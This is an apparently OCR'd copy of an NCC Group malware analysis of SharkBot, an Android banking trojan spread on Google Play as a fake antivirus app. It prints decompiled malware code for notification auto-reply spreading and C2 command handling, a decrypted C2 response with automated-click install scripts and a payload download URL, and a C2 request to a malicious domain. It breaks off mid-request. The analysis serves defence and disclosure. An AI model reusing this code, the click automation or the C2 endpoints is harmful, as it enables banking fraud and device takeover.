

SharkBot: a “new” generation Android banking Trojan being distributed on Google Play Store

research.nccgroup.com/2022/03/03/sharkbot-a-new-generation-android-banking-trojan-being-distributed-on-google-play-store/

March 3, 2022



Antivirus, Super Cleaner a professional mobile security app with antivirus software (virus removal) for


play.google.com/store/apps/details?id=com.abbondioendrizzi.antivirus.supercleaner

Antivirus, Super Cleaner

Zbynek Adamcik Tools

PEGI 3

Antivirus, Super Cleaner a professional mobile security app with antivirus software (virus removal) for

Authors:

- Alberto Segura, Malware analyst
- Rolf Govers, Malware analyst & Forensic IT Expert

NCC Group, as well as many other researchers noticed a rise in Android malware last year, especially Android banking malware. Within the Threat Intelligence team of NCC Group we're looking closely to several of these malware families to provide valuable information to our customers about these threats. Next to the more popular Android banking malware NCC Group's Threat Intelligence team also watches new trends and new families that arise and could be potential threats to our customers.

One of these 'newer' families is an Android banking malware called SharkBot. During our research we noticed that this malware was distributed via the official Google play store. After discovery we immediately notified Google and decided to share our knowledge via this blog post.

NCC Group’s Threat Intelligence team continues analysis of SharkBot and uncovering new findings. Shortly after we published this blogpost, we found several more SharkBot droppers in the Google Play Store. All appear to behave identically; in fact, the code seems to be a literal a ‘copy-paste’ in all of them. Also the same corresponding C2 server is used in all the other droppers. After discovery we immediately reported this to Google. See the IoCs section below for the Google Play Store URLs of the newly discovered SharkBot dropper apps.

Summary

SharkBot is an Android banking malware found at the end of October 2021 by the Cleafy Threat Intelligence Team. At the moment of writing the SharkBot malware doesn’t seem to have any relations with other Android banking malware like Flubot, Cerberus/Alien, Anatsa/Teabot, Oscorp, etc.

The Cleafy blogpost stated that the main goal of SharkBot is to initiate money transfers (from compromised devices) via Automatic Transfer Systems (ATS). As far as we observed, this technique is an advanced attack technique which isn’t used regularly within Android malware. It enables adversaries to auto-fill fields in legitimate mobile banking apps and initate money transfers, where other Android banking malware, like Anatsa/Teabot or Oscorp, require a live operator to insert and authorize money transfers. This technique also allows adversaries to scale up their operations with minimum effort.

The ATS features allow the malware to receive a list of events to be simulated, and them will be simulated in order to do the money transfers. Since this features can be used to simulate touches/clicks and button presses, it can be used to not only automatically transfer money but also install other malicious applications or components. This is the case of the SharkBot version that we found in the Google Play Store, which seems to be a reduced version of SharkBot with the minimum required features, such as ATS, to install a full version of the malware some time after the initial install.

Because of the fact of being distributed via the Google Play Store as a fake Antivirus, we found that they have to include the usage of infected devices in order to spread the malicious app. SharkBot achieves this by abusing the ‘**Direct Reply**‘ Android feature. This feature is used to automatically send reply notification with a message to download the fake Antivirus app. This spread strategy abusing the Direct Reply feature has been seen recently in another banking malware called **Flubot**, discovered by ThreatFabric.

What is interesting and different from the other families is that SharkBot likely uses ATS to also bypass multi-factor authentication mechanisms, including behavioral detection like bio-metrics, while at the same time it also includes more classic features to steal user’s credentials.

Money and Credential Stealing features

SharkBot implements the four main strategies to steal banking credentials in Android:


- *Injections (overlay attack)*: SharkBot can steal credentials by showing a WebView with a fake log in website (phishing) as soon as it detects the official banking app has been opened.
- *Keylogging*: Sharkbot can steal credentials by logging accessibility events (related to text fields changes and buttons clicked) and sending these logs to the command and control server (C2).
- *SMS intercept:* Sharkbot has the ability to intercept/hide SMS messages.
- *Remote control/ATS*: Sharkbot has the ability to obtain full remote control of an Android device (via Accessibility Services).

For most of these features, SharkBot needs the victim to enable the **Accessibility Permissions & Services**. These permissions allows Android banking malware to intercept all the accessibility events produced by the interaction of the user with the User Interface, including button presses, touches, TextField changes (useful for the keylogging features), etc. The intercepted accessibility events also allow to detect the foreground application, so banking malware also use these permissions to detect when a targeted app is open, in order to show the web injections to steal user's credentials.

Delivery


Sharkbot is distributed via the Google Play Store, but also using something relatively new in the Android malware: '**Direct reply**' feature for notifications. With this feature, the C2 can provide as message to the malware which will be used to automatically reply the incoming notifications received in the infected device. This has been recently introduced by **Flubot** to distribute the malware using the infected devices, but it seems **SharkBot** threat actors have also included this feature in recent versions.

In the following image we can see the code of SharkBot used to intercept new notifications and automatically reply them with the received message from the C2.



```
public void onNotificationPosted(StatusBarNotification statusBarNotification) {
    if (statusBarNotification != null) {
        a aVar = new a(this);
        this.f2503e = aVar;
        if (System.currentTimeMillis() - Long.parseLong(aVar.r(getString(R.string.app_name), String.valueOf(System.currentTimeMillis()))) >= 10800000) {
            String r = this.f2503e.r("autoReply", "{}");
            String packageName = statusBarNotification.getPackageName();
            d.a.a.a.c.b.a a = a(statusBarNotification.getNotification(), packageName);
            Bundle bundle = statusBarNotification.getNotification().extras;
            if (!(bundle == null || a == null || packageName == null || r.equals("{}"))) {
                String b2 = b(packageName + bundle.getString("android.title"));
                JSONObject jSONObject = new JSONObject(r);
                if (jSONObject.has("all") || jSONObject.has(packageName)) {
                    long parseLong = Long.parseLong(this.f2503e.r(b2, "0"));
                    if (!this.f2502d.equals(b2) && System.currentTimeMillis() - parseLong > 43200000) {
                        this.f2502d = b2;
                        a.j(getApplicationContext(), jSONObject.has("all") ? jSONObject.getString("all") : jSONObject.getString(packageName));
                        this.f2503e.z(b2, String.valueOf(System.currentTimeMillis()));
                        cancelNotification(statusBarNotification.getKey());
                    }
                }
            }
            this.f2503e.close();
        }
    }
}
```

In the following picture we can see the ‘autoReply’ command received by our infected test device, which contains a shortten Bit.ly link which redirects to the Google Play Store sample.




```
,"autoReply":{"all":"Get Free AntiVirus for Android \n https:\/\/bit.ly\/34ArUxI"},
```

We detected the **SharkBot** reduced version published in the Google Play on 28th February, but the last update was on 10th February, so the app has been published for some time now. This reduced version uses a very similar protocol to communicate with the C2 (RC4 to encrypt the payload and Public RSA key used to encrypt the RC4 key, so the C2 server can decrypt the request and encrypt the response using the same key). This SharkBot version, which we can call **SharkBotDropper** is mainly used to download a fully featured SharkBot from the C2 server, which will be installed by using the Automatic Transfer System (ATS) (simulating click and touches with the Accessibility permissions).


This malicious dropper is published in the Google Play Store as a fake Antivirus, which really has two main goals (and commands to receive from C2):

Spread the malware using ‘Auto reply’ feature: It can receive an ‘autoReply’ command with the message that should be used to automatically reply any notification received in the infected device. During our research, it has been spreading the same Google Play dropper via a shorten Bit.ly URL.



```
} else if (c2 == 1) {
    if (jSONObject.has("autoReply")) {
        s.this.s.put("status", "notify");
        d.a.a.a.c.a aVar2 = new d.a.a.a.c.a(s.this.x);
        aVar2.z("autoReply", jSONObject.getString("autoReply"));
        aVar2.close();
    } else {
        s.this.s.put("status", "skip");
        s.this.s.put("skip", System.currentTimeMillis());
    }
```

Dropper+ATS: The ATS features are used to install the downloaded SharkBot sample obtained from the C2. In the following image we can see the decrypted response received from the C2, in which the dropper receives the command ‘**b**‘ to download the full SharkBot sample from the provided URL and the ATS events to simulate in order to get the malware installed.




```
YzMwOGJlMTc5ZWIyM2U5OWVmZGVmZmYyZjlhMGVkOWNiNGQwNTViMzMwNjVlYmY3YWYzZmM1OGQwOGI0OTMwODZkNDkyODk2MjVlN2NlYzg2NDE5MGVmMDY
wNWUxMTYyNTVhNWZmZjVlNGZhNmQxY2RhN2ZlODVjMDI3N2ZhZjk4M2IwYTE4NjVlMmEwNGVhNTcwNGVlNGI4ZTJlYjYxZDRjNmFlZjU3MDZhOTUyMmRhYT
```

{"responce":"ok","command":"b","package":"com.agoxgljzqbdi.gwuaspmli","appname":"_Andr\u043eid
\u0410ntivirus","atsOverlay":[{"action":"SKIP","nodes":[{"search":"text","data":"Android Auto","getparent":2},
{"search":"class","data":"android.widget.Switch"}]},{"action":"CLICK","nodes":
[{"search":"class","data":"android.widget.Switch","getparent":1},{"search":"text","data":"Antivirus, Super
Cleaner","stopNext":true},{"search":"id","data":"com.android.systemui:id\/settings","stopNext":true}]}],"atsSource":
[{"action":"CLICK","event":"TYPE_WINDOW_STATE_CHANGED","nodes":
[{"search":"class","data":"android.widget.Switch","getparent":1},{"search":"text","data":"Antivirus, Super
Cleaner","attr":{"isClickable":true},"stopNext":true}]}],"atsFull":[{"action":"SKIP","nodes":
[{"search":"text","data":"Android Auto","getparent":2},{"search":"class","data":"android.widget.Switch"}]},
{"action":"CLICK","nodes":[{"search":"class","data":"android.widget.Switch","getparent":1},
{"search":"text","data":"Antivirus, Super Cleaner","stopNext":true},
{"search":"id","data":"com.android.systemui:id\/settings","stopNext":true}]},{"action":"intent","data":"source"},
{"action":"CLICK","event":"TYPE_WINDOW_STATE_CHANGED","nodes":
[{"search":"class","data":"android.widget.Switch","getparent":1},{"search":"text","data":"Antivirus, Super
Cleaner","stopNext":true}]}],"atsInstall":[{"action":"CLICK","nodes":[{"search":"text","data":"Open","attr":
{"isClickable":true},"stopNext":true},{"search":"text","data":"OPEN","attr":{"isClickable":true},"stopNext":true},
{"search":"class","data":"android.widget.Button","get":1,"attr":{"isClickable":true},"stopNext":true},
{"search":"text","data":"Install","attr":{"isClickable":true},"stopNext":true},{"search":"text","data":"INSTALL","attr":
{"isClickable":true},"stopNext":true},{"search":"text","data":"_Andr\u043eid \u0410ntivirus","getparent":1,"attr":
{"isClickable":true}},{"search":"text","data":"_Andr\u043eid \u0410ntivirus","attr":{"isClickable":true}}]},
{"action":"CLICK","event":"TYPE_WINDOW_STATE_CHANGED","nodes":
[{"search":"class","data":"android.widget.Switch","getparent":1,"attr":{"isClickable":true}},
{"search":"class","data":"android.widget.Switch","attr":{"isClickable":true}}]},
{"action":"CLICK","event":"TYPE_WINDOW_STATE_CHANGED","nodes":[{"search":"text","data":"Allow","attr":
{"isClickable":true}},{"search":"text","data":"ok","attr":{"isClickable":true}},{"search":"text","data":"Ok","attr":
{"isClickable":true}},{"search":"text","data":"OK","attr":{"isClickable":true}},
{"search":"class","data":"android.widget.Button","get":0,"attr":
{"isClickable":true}}]}],"url":"http:\/\/statscodicefiscale.xyz\/stats\/?f=fa2494ce18e78fd96484d2f4464f0e8c"}

With this command, the app installed from the Google Play Store is able to install and enable Accessibility Permissions for the fully featured **SharkBot** sample it downloaded. It will be used to finally perform the ATS fraud to steal money and credentials from the victims.

The fake Antivirus app, the SharkBotDropper, published in the Google Play Store has more than 1,000 downloads, and some fake comments like ‘It works good’, but also other comments from victims that realized that this app does some weird things.


REVIEWS

Review policy and info

Justin Mitchell

★★★★★ February 20, 2022

It works good

Barbara Hayhurst

★☆☆☆☆ February 24, 2022

Spam attachment Pop up in messages

WHAT'S NEW

fixed small bugs

ADDITIONAL INFORMATION

Updated	Size	Installs
February 10, 2022	14M	1,000+
Current Version	**Requires Android**	**Content Rating**
1.5	8.0 and up	PEGI 3 Learn more
Permissions	**Report**	**Offered By**
View details	Flag as inappropriate	Google Commerce Ltd

Developer

abbondioendrizzi@gmail.com


Privacy Policy

Technical analysis

Protocol & C2

The protocol used to communicate with the C2 servers is an HTTP based protocol. The HTTP requests are made in plain, since it doesn't use HTTPs. Even so, the actual payload with the information sent and received is encrypted using RC4. The RC4 key used to encrypt the information is randomly generated for each request, and encrypted using the RSA Public

Key hardcoded in each sample. That way, the C2 can decrypt the encrypted key (**rkey** field in the HTTP POST request) and finally decrypt the sent payload (**rdata** field in the HTTP POST request).



```
POST / HTTP/1.1
cache-control: no_cache
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 1936
Host: n3bvakjjouxir0zkzmd.xyz
Connection: close
Accept-Encoding: gzip, deflate

rkey=
```

